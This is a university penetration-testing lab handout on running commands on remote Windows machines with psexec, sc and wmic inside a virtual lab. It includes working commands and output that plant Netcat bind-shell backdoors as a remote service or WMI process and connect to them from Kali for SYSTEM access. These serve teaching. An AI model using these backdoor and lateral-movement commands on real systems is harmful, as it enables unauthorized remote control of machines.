Lab13 Running Commands on Remote Machines

Due by midnight April 13, 2023

Lab Learning Objectives

- Use Microsoft Sysinternals psexec to run command on a remote machine
- Use different approaches to setup monitor to monitor port activities
- Use sc to run command on a remote machine
- Use wmic to run command on a remote machine
- Use wmic to manipulate processes

Lab Setup

In this lab, we will use Windows 7, Windows 10 and Kali Linux virtual machines.


Lab Instructions

1. For the first part of the lab, we will use Windows 7 as the attack machine and Window 10 as the target machine. First, we will use Microsoft Sysinternals psexec tool to remotely run commands on the Windows 10 machines. Bring on an elevated cmd.exe terminal on your Windows 7 machine and change directory to C:\Tools.

C:\> cd C:\Tools

The psexec tool is already stored in the Tools folder for you. Let's use it to remotely run the command ipconfig on Windows 10 machine.

C:\> psexec \\Windows 10 IP_Address -u Georgia -p password123 ipconfig



We now see Window 10 machine's (target machine) networking configuration right in the terminal running on the Windows 7 machine (attack machine). Let's run a different command whoami

C:\> psexec \\Windows 10 IP_Address -u Georgia -p password123 whoami

The output shows georgia. This makes sense since we used georgia's credential to remotely run the command. If we'd like to run the command remotely as a local SYSTEM instead of a local admin (in this case is georgia), which option will we use when invoking psexec? (**Question 1**)

```
C:\Tools>psexec \\192.168.1.76 -u georgia -p password123 whoami

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


desktop-ognboup\georgia
whoami exited on 192.168.1.76 with error code 0.
```

Let's create a shell on the target Windows 10 machine by running

C:\> psexec \\Windows 10 IP_Address -u Georgia -p password123 cmd.exe

Notice that your terminal title now changed to the IP address of the Windows 10 machine. You can issue any cmd command right in your terminal at the attack machine. Let's display the hostname and TCP and UDP activities of Windows 10 machine by running

C:\> hostname

C:\> netstat -na


```
\\192.168.1.76: cmd.exe
C:\Tools>psexec \\192.168.1.76 -u georgia -p password123 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>hostname
DESKTOP-OGNBOUP

C:\WINDOWS\system32>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING
  TCP    192.168.1.76:135       192.168.1.78:49411     ESTABLISHED
  TCP    192.168.1.76:139       0.0.0.0:0              LISTENING
  TCP    192.168.1.76:445       192.168.1.78:49410     ESTABLISHED
  TCP    192.168.1.76:49668     192.168.1.78:49412     TIME_WAIT
  TCP    192.168.1.76:50297     13.89.217.116:443      ESTABLISHED
  TCP    192.168.1.76:50298     13.89.217.116:443      ESTABLISHED
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
```

Do you see the connection between the Windows 7 and Windows 10 from the output of netstat command? (**Question 2**) Which ports are used for the connections? (**Question 3**) Once you are done, type exit to quit the shell on Windows 10 machine.

2. Next, we will switch the roles. For the rest of the lab, we will use Windows 7 as the target machine and Windows 10 as the attack machine. We will use the Windows built-in command sc to run a command remotely as a service. This is exactly the mechanism implemented in Metasploit psexec module and Nmap smb psexec script. The difference here is that we only use Windows built-in command. This is extremely handy when you compromise a box which has no above mentioned tools. First let's establish an administrative SMB session with Windows 7 machine. From Windows 10 cmd terminal, run

C:\> net use \\Windows 7 IP_Address password /u:georgia

Next, **we will use sc to create a service named myservice to create a backdoor on Windows 7 using Netcat on port 3333**. Note that the Netcat is already stored in the Tools folder on the Windows 7 machine. In a real penetration test, you need to first upload the Netcat tool to the target machine.



```
C:\WINDOWS\system32>net use \\192.168.1.78 password /u:georgia
The command completed successfully.


C:\WINDOWS\system32>sc \\192.168.1.78 create myservice binpath= "C:\Tools\nc -lvp 3333 -e cmd.exe"
[SC] CreateService SUCCESS

C:\WINDOWS\system32>sc \\192.168.1.78 start myservice
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\WINDOWS\system32>
```

Next, create the service by running

C:\> sc \\Windows 7 IP_Address create myservice binpath= “C:\Tools\nc -lvp 3333 -e cmd.exe”


When you type the command, please make sure that there must be a space after the equal sign (=) in binpath. Otherwise, the command will fail. Before we start the service we created, let’s set up a monitor on our target machine. Move to Windows 7 machine and bring up an elevated terminal to monitor if our connection is really happening, run

C:\> netstat -nao 1 | find “3333”

This command tells netstat to list, in numerical form (-n), all the TCP and UDP ports (-a) in use and the process ID number using each port (-o), running every one second. It worth noting that there must be a space between the –nao and the 1. We then scrape the output of netstat to look for the string 3333, which would indicate that the port is in use. We still don’t see any response from this command.

By default, services are created as “demand” which means that we have to start them manually. Now that the monitor is set up in the target screen on Windows 7 machine, let's use our attack screen to start up our service, run

C:\> sc \\Windows 7 IP_Address start myservice



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>netstat -nao 1 | find "3333"
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
  TCP    0.0.0.0:3333           0.0.0.0:0              LISTENING       2524
```

The service should start. In your target machine window (Windows 7), your netstat command should begin displaying output, indicating that TCP port 3333 is LISTENING. Unfortunately, after approximately 30 seconds, the sc command finishes, displaying an error message saying, “The service did not respond to the start or control request in a timely fashion.” The service dies even before we start a netcat connection from Windows 10. Stop your netstat command by pressing CTRL-C in the Target machine. If Windows doesn’t receive a call from a newly started servce within 30 seconds saying that the service started successfully, it kills it.

Next, delete the myservice so that we can replace it with one that is more persistent, listening beyond the 30-second timeout. On Windows 10 terminal, type

C:\> sc \\Windows 7 IP_Address delete myservice

Restart your netstat command in the Windows 7 terminal to monitor for our listener:

C:\> netstat -nao 1 | find "3333"

Create a new Netcat service, named myservice1, that makes a Netcat listener that survives for more than 30 seconds by invoking a cmd.exe as a service which in turn runs Netcat using the /k option. The /k option causes cmd.exe to run another command and remain running.

C:\> sc \\Windows 7 IP_Address create myservice1 binpath= "cmd.exe /k c:\tools\nc -lvp 3333 -e cmd.exe"

Finally, start that service:


C:\> sc \\Windows 7 IP_Address start myservice1

Again, your sc command will hang and then fail with the same error message as before. However, when the operating system kills the cmd.exe you started as a service, it kills the parent of the process you wanted to start (cmd.exe) and not the process itself in which your command is running. Now, the listener should keep listening, with port 3333 staying open. The target Windows 7 machine should keep on displaying lines saying that the port 3333 is listening.

```
C:\WINDOWS\system32>sc \\192.168.1.78 delete myservice
[SC] DeleteService SUCCESS

C:\WINDOWS\system32>sc \\192.168.1.78 create myservice1 binpath= "cmd.exe /k C:\Tools\nc -lvp 3333 -e cmd.exe"
[SC] CreateService SUCCESS

C:\WINDOWS\system32>sc \\192.168.1.78 start myservice1
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Now, bring up a terminal on your Kali Linux machine and connect to the Netcat listener using a Netcat client.

 # nc -nv Windows 7 IP_Address 3333




```
root@kali:~# nc -nv 192.168.1.78 3333
(UNKNOWN) [192.168.1.78] 3333 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>hostname
hostname
WIN-KONGNAISH3M

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

You should get a command shell back. This command shell is generated by the Netcat process running in the background, with local SYSTEM privileges, created by the myservice1 service that we created. You can type commands such as hostname, whoami, etc.

This portion of lab simulates a scenario in a penetration test. You managed to compromise a machine (Windows 10 in our case) in the target environment. Then we used the built-in command on the newly compromised machine (Windows 10) to pivot and create a backdoor service on another machine in the target environment (Windows 7 in our case). After that, we use our attacker machine (Kali Linux in our case) to connect and control the new target. This is an important skill a penetration tester needs to master.

It is worth noting that from the output of the whoami command, it indicates that we are running with the local SYSTEM privilege. In other words, we have gotten remote interactive command shell access as local SYSTEM using the sc command. Note that the status of TCP port 3333 on our Windows 7 machine is now ESTABLISHED.



```
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
  TCP    192.168.1.78:3333      192.168.1.69:59252     ESTABLISHED     2776
```

Type exit in the Kali Linux terminal to drop the connection. Also remember to delete your myservice1 by running

C:\> sc \\Windows 7 IP_Address delete myservice1


In addition, drop your SMB connection to Windows 7 machine by running

C:\> net use \\Windows 7 IP_Address /del

As a penetration tester, we need to remember to clean up and restore the system back to the original state once we are done.

3. Finally, we will create a Netcat backdoor using **wmic**. As usual, we will set up a monitor on the Windows 7 target machine. You could use the netstat command as we did in step 2. Here, we will use different command to monitor the start of a process called nc.exe, run

C:\> wmic process where name="nc.exe" list brief /every:1



Move back to Windows 10 machine, we now use wmic command to create a Netcat backdoor on target Windows 7 machine by typing

C:\> wmic /node:Windows 7 IP_Address /user:georgia /password:password process call create "C:\Tools\nc -lvp 3333 -e cmd.exe"

```
C:\WINDOWS\system32>wmic /node:192.168.1.78 /user:georgia /password:password process call create "C:\Tools\nc -lvp 3333
-e cmd.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1988;
        ReturnValue = 0;
};


C:\WINDOWS\system32>_
```

Now, bring up a terminal on your Kali Linux machine and connect to the Netcat listener using a Netcat client.

 # nc -nv Windows 7 IP_Address 3333

You should get a command shell back. If you don't' get a connection, check if you had typo on your previous command. You can type commands such as hostname, whoami, etc. Notice that the process is running with the privilege of the local admin user we used in the wmic command which is Georgia in our case. Also you might notice that unlike sc we do not need to establish an admin SMB session to the target Windows 7 machine before we run wmic.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nv 192.168.1.78 3333
(UNKNOWN) [192.168.1.78] 3333 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
win-kongnaish3m\georgia

C:\Windows\system32>
```

Type exit in the Kali Linux terminal to drop the connection. Move back to Windows 7 machine and bring up a notepad. Then move to Windows 10 machine and type


C:\> wmic /node:Windows 7 IP_Address /user:georgia /password:password process list brief

```
Administrator: Command Prompt
C:\WINDOWS\system32>wmic /node:192.168.1.78 /user:georgia /password:password process list brief
HandleCount  Name                 Priority  ProcessId  ThreadCount  WorkingSetSize
0            System Idle Process  0         0          1            24576
495          System               8         4          84           565248
29           smss.exe             11        244        2            827392
395          csrss.exe            13        332        9            3203072
180          csrss.exe            13        384        9            9801728
75           wininit.exe          13        392        3            3325952
111          winlogon.exe         13        428        3            5165056
205          services.exe         9         484        6            6885376
593          lsass.exe            9         500        7            7933952
137          lsm.exe              8         508        9            2867200
349          svchost.exe          8         600        9            7491584
52           vmacthlp.exe         8         660        3            3530752
254          svchost.exe          8         704        7            5869568
427          svchost.exe          8         788        17           11710464
353          svchost.exe          8         832        14           8650752
990          svchost.exe          8         884        37           24236032
513          svchost.exe          8         1040       9            7856128
358          svchost.exe          8         1144       14           10043392
263          spoolsv.exe          8         1328       12           8568832
315          svchost.exe          8         1356       17           10219520
83           VGAuthService.exe    8         1504       3            7016448
265          vmtoolsd.exe         13        1572       10           15781888
90           svchost.exe          8         1840       6            3670016
100          svchost.exe          8         1884       5            4321280
203          WmiPrvSE.exe         8         1996       10           11993088
186          dllhost.exe          8         348        13           8691712
143          msdtc.exe            8         1096       12           6352896
136          svchost.exe          8         2372       10           4960256
```

You should see all running processes on Windows 7 machine listed in the terminal. Record the ProcessId (the number in the 4th column) for the notepad.exe process. Now we will remotely kill the notepad on Windows 7 machine, run

C:\> wmic /node:Windows 7 IP_Address /user:georgia /password:password process where processid="*notepad_processid*" delete

Move back to Windows 7 machine to verify that notepad is indeed killed.



Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- only word or pdf format is acceptable

1. Please provide brief answers to each of the three questions in the lab.
2. Provide screenshots of the process showing the wmic command to delete the notepad process using the process name. You need to provide multiple screenshots for this task.